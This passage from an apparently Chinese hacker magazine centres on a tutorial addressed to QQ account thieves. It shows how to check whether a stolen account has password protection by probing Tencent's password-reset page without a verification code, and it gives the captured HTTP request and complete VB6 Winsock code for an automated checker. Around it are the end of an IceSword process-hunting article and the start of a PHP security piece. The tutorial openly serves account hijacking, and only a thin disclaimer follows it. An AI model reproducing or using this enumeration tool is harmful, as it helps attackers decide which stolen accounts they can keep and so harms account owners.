从文件名上推测NetSafe.exe好像是网络安全，而Explorer.exe是系统资源管理器哦，但为什么Explorer.exe不在系统目录下而是在其他目录下呢？且NetSafe.exe和Explorer.exe同在一个目录下，由于系统的C盘被屏蔽了，我直接用IceSword的文件管理功能，来查看这个可疑目录。(图2)




图2

三、破解异常之谜

发现除了刚才发现的两个进程以外还有许多程序，打开Explorer.txt和Config.ini看了看，终于明白了这两个进程是做什么的了（图3）。再用IceSword结束了NetSafe.exe和Explorer.exe，此时再运行“还原转存大师”，嘿~~可以正常运行了。




图3

后记

整个过程简单得不得了，建议大家不要使用任务管理来查看进程，这样分不清楚哪个才是真正的资源管理器，使用IceSword可以看到NetSafe.exe和Explorer.exe的图标是一个黄颜色的小锁，这样比较容易识别。个人猜测：这些保护程序主要是通过判断程序中标题栏的字符和文件的名称来判断的，因为我在打开winhex.rar的压缩包也会被这些程序自动关闭。（我也把这些程序打了包，有兴趣的朋友可以分析或看看。）

编辑点评： *又是利用IceSword！黑客需要敏锐的洞察能力，有时越是相似，就越是疑点。带着怀疑的态度去学习，也会让大家有更多的收获。*

责编浪迹天涯：

过来人都说玩程序的人很辛苦，很可怜，天天趴在电脑前写代码，搞算法。没有时间顾及自己另外的生活，往往是一个人活在自己的代码海洋里，且都不擅言谈，所以很多人适应不了现实的世界，还有可能找不到GF！不晓得这样的说法是不是很现实，至少我认为，把搞程序作为一种爱好应该比把它做为一种职业要轻松得多，就像玩HACK，一样的道理。

查询QQ密码保护我来也

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到：
1、了解QQ密码保护的验证过程；
2、掌握用代码实现密码保护的验证过程；
3、分析设计程序的思路和方法。

是不是经常有小黑黑们用阿拉盗QQ，刚把密码改了，准备占为己有时，却发现QQ的拥有者通过密码保护修改了密码。于是我们就设想：要是修改密码前能知道这个QQ有没有设置密保就好了，不至于浪费时间。但是怎么查询它是不是设置了密码保护呢？这正是本人要跟大家讨论的问题。今天就给感兴趣的小黑黑们打造一款QQ密码保护查询器，怎么样，爽吧！

一、可行性研究：手工验证

首先我们打开http://service.qq.com/psw/mo.shtml?psw_cs.htm这个网页，它是Tencent为QQ用户提供的重设密码页面，密码被盗后可以到此页面通过申请密码保护时填写的资料直接修改密码。本次测试我们就利用它了。




图1 查询显示还没申请密码保护




图2 显示附加码错误

接着，我们在网页对应的地方输入要查询的QQ号，这里以10000号为例。输完后点击“下一步”。注意，这里不要输入**“附加码”**，为什么不输的问题先放一下，讲完步骤再解释。稍等片刻，我们可以看到新网页上的提示信息是**“您暂时还没有申请密码保护这项服务”**，如图1所示。

现在我们点击“返回”按钮回到刚才的页面，再次输入一号码，以654321号为例。输完后还是点击“下一步”。这次返回的提示信息是**“附加码错误”**，如图2所示。

上面的提示是当然的啦，因为我们并没有输入附加码嘛。但是通过这个有没有想到什么？为什么第一次是提示没有申请密码保护，而第二次则提示附加码错误？为了证明我的猜测，我用自己的号码做了两次测试，第一次不输附加码，得到的提示还是“附加码错误”；第二次输入正确的附加码，这次没有出现提示，而是跳到了回答问题的页面，从另一方面来说，就是此号码已经申请了保护。依此类推，刚才的10000没有密码保护，而654321已申请了保护。

到这里，我们已经完全明白其原理了。对了，上面还遗留了一个问题就是为什么我们不输入附加码，其实那是我偷懒，也是技巧，因为仅仅判断提示附加码错误要比判断一张网页来得准确与快速！

二、具体细节：数据包分析

每次那么一堆号码，你不会都通过手动来测试吧，机械劳动可是会厌倦的哦！那就用程序来代替吧！先来分析一下Tencent的网页是怎么做的。

首先我们还是在浏览器中打开上面的网页，接着打开WSock Expert进行抓包分析，点击WSock Expert工具栏上的**“打开”**按钮，会弹出一对话框，点击要监听进程左边的“+”号将其展开，选择要监听的窗口，这里可以根据监听窗口的标题来选择。选择好窗口后，点击右下角的“Open”按钮，如图3所示。




图3 用WSock Expert来抓取处理代码

现在我们回到网页上，输入要查询的QQ号，点下一步。稍等就可以看到WSock Expert已经截获了发送及返回的数据，如图4所示。




图4 WSock Expert抓到的数据包信息

下面我们来分析一下图4中的一些有用的指令，指令及其功能说明如下：

POST /cgi-bin/remember HTTP/1.1——数据是使用POST方式发送的，具体调用的文件是/cgi-bin/remember，使用的HTTP版本号是1.1；

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*——对方主机允许接收的文件类型，在下面的程序中只要*/*就足够了；
Referer: http://service.qq.com/psw/mo.shtml?psw_cs.htm——这个提交是从http://service.qq.com/psw/mo.shtml?psw_cs.htm发出的，经测试这句在程序中可以不要；
Host: service.qq.com——对方主机的具体地址；
Content-Length: 50——发送数据的长度
Cookie: pvid=2054799683; verifysession=——用于会话验证
回车换行——这是一个空行，仅仅包含回车换行，其作用是执行上面的HTTP指令，不可缺少；
uin=10000&verifycode=&step=1&image.x=29&image.y=10——这个就是发送的数据，Content-Length就是指这个的长度，经测试只要发送uin=QQ号就可以。
```

由上面的分析我们已经了解清楚了具体步骤及发送的数据，剩下的就是代码实现了。

三、最后的战役：代码实现

还是先给出程序的界面与主要控件及其各自属性，这样便于理解下面的程序代码，如图5、图6所示。




图5 程序的界面

第一步，初始化程序，定义变量，本程序只有一个，就是定义存放完整网页代码的字符串变量，代码如下：

```
'定义存放完整网页代码的字符串变量
Dim FullWebData As String
```

属性 / 对象	Name	Caption	Text	MultiLine	ScrollBars
Label	lblQQNumber	QQ号：	无	无	无
TextBox	txtQQNumber	无	10000	False	0-None
TextBox	txtQQList	无	空	True	2-Vertical
CommandButton	cmdStart	开始检测	无	无	无
Winsock	sckQQ	无	无	无	无

图6 程序中用到的主要控件及其属性

第二步，首先判断输入的QQ号是否正确，不正确给出提示并退出此过程；接着设置文本框为只读，防止程序执行时修改QQ号；然后初始化Winsock控件，设置使用的协议、连接的主机及连接端口；最后进行连接。代码如下：

```
Private Sub cmdStart_Click()
'判断是否已经点击"开始检测"按钮
If cmdStart.Caption = "开始检测" Then
'判断输入的QQ号是否为数字
If IsNumeric(txtQQNumber.Text) = False Then
'否，则给出错误提示
MsgBox "输入的QQ号不全是数字，请重新输入！", vbCritical
'退出此过程
Exit Sub
End If
'判断输入QQ号是否为正确QQ号
If txtQQNumber.Text < 10000 Or txtQQNumber.Text > 999999999 Then
'否，则给出错误提示
MsgBox "输入的QQ号超出范围！" & vbCrLf & "提示：QQ号的范围是10,000——999,999,999！", vbCritical
'退出此过程
Exit Sub
End If
'是，则设置按钮名称为"停止检测"
cmdStart.Caption = "停止检测"
'将存放完整网页代码的字符串变量清空，防止存在上一次留下的内容
FullWebData = ""
'设置填写QQ号的文本框为只读
txtQQNumber.Locked = True
'设置连接协议
sckQQ.Protocol = sckTCPProtocol
'设置连接网络主机
sckQQ.RemoteHost = "service.qq.com"
'设置连接端口
sckQQ.RemotePort = 80
'开始连接网络主机
sckQQ.Connect
Else
'否，则设置按钮名称为"开始检测"
cmdStart.Caption = "开始检测"
'关闭WINSOCK连接
sckQQ.Close
'设置填写QQ号的文本框为读写
txtQQNumber.Locked = False
End If
End Sub
```

第三步，根据图4发送HTTP指令。这里唯一要注意的就是需要计算发送数据的长度赋给“Content-Length:”。Cookies可以随便设置，只要是10位的数值即可。代码如下：

```
'连接网络主机并发送HTTP指令
Private Sub sckQQ_Connect()
'定义存放指令的变量
Dim strCommand As String
'设置要发送的HTTP指令
strCommand = "POST http://service.qq.com/cgi-bin/remember HTTP/1.1" & vbCrLf
strCommand = strCommand & "Accept: */*" & vbCrLf
strCommand = strCommand & "Host: service.qq.com" & vbCrLf
strCommand = strCommand & "Content-Length: " & 4 + Len(txtQQNumber.Text) & vbCrLf
strCommand = strCommand & "Cookie: value=1234567890; verifysession=" & vbCrLf
strCommand = strCommand & vbCrLf
'设置发送需要查询的QQ号
strCommand = strCommand & "uin=" & txtQQNumber.Text & vbCrLf
'发送HTTP指令给网络主机
sckQQ.SendData strCommand
End Sub
```

第四步，接收网页代码。因为网页代码比较长，需要循环接收。这里的注意点是一次接收完后需要将临时变量中的内容添加到存放完整网页代码的字符串变量中，防止下一次覆盖上一次接收的网页代码。代码如下：

```
'循环接收网页代码
Private Sub sckQQ_DataArrival(ByVal bytesTotal As Long)
'设置错误陷阱，防止错误而导致程序崩溃
On Error Resume Next
'定义存放一段网页代码的字符串变量
Dim WebData As String
'获取一段网页代码
sckQQ.GetData WebData, vbString
'将这段代码复制给完整网页代码变量，以便下一段网页代码的接收
FullWebData = FullWebData & WebData
End Sub
```

最后一步；在网页代码全部接收完毕后关闭 Winsock 连接，设置 QQ 号文本框为读写属性，同时根据特征字符串检测 QQ 号是否申请密码保护，结果添加到纪录文本框中。代码如下：

```
'接收完毕，关闭连接，处理网页代码
Private Sub sckQQ_Close()
'关闭连接，以便再次连接
sckQQ.Close
'判断网页代码返回的内容
'如果系统忙，则给出提示
If InStr(1, FullWebData, "系统忙，请稍后再试！") <> 0 Then MsgBox "系统忙，请稍后再试！", vbInformation
'如果查询到当前已经申请密码保护，则连同 QQ 号添加到文本框中
If InStr(1, FullWebData, "附加码错误") <> 0 Then txtQQList.Text = txtQQList.Text & txtQQNumber.Text & "已经申请密码保护！" & vbCrLf
'如果查询到当前没有申请密码保护，则连同 QQ 号添加到文本框中
If InStr(1, FullWebData, "您暂时还没有申请密码保护这项服务") <> 0 Then txtQQList.Text = txtQQList.Text & txtQQNumber.Text & "没有申请密码保护！" & vbCrLf
'设置按钮名称为"开始检测"
cmdStart.Caption = "开始检测"
'设置填写 QQ 号的文本框为读写
txtQQNumber.Locked = False
End Sub
```

至此，一个小巧的 QQ 密保查询程序就完成了，下面我们来看一下测试的情况，如图 7 所示。

四、写在最后

本文没有什么技术，仅仅是抛砖引玉。另外申明一下，本文仅仅是探讨，若非法利用此方法，本人概不负责！好了，有问题到 NoHack 论坛（http://www.nohack.cn/bbs）讨论。




图7 最后测试

（文中用到的抓包工具 WSock Expert 和作者写的程序 QQ 密码保护查询器.exe 及其全部代码已经收录在光盘中）

编辑点评： 很喜欢这样的文章，由实际的问题出发，带着问题寻求原因，进而分析原因得到解决办法，获得解决办法后再通过一定的手段（比如本文的抓包分析）得到其技术细节，最后用程序实现。这种由解决实际问题编写的程序兼有技术分析和代码实现，能勾起初学者的兴趣，是初学编程者的首选。

OFFICE38 线

从Cookie的世界到Session的世界，让我们全面体会了一把PHP安全之旅！让我们再看看Maxell是如何恢复系统管理员用户的。这次安全学习，作者是不会让你五·一假期失望的。

PHP 的安全之旅：从 Cookie 到 Session

从本文你可以学到：
1、从Cookie和Session的角度来讨论PHP的安全设置。

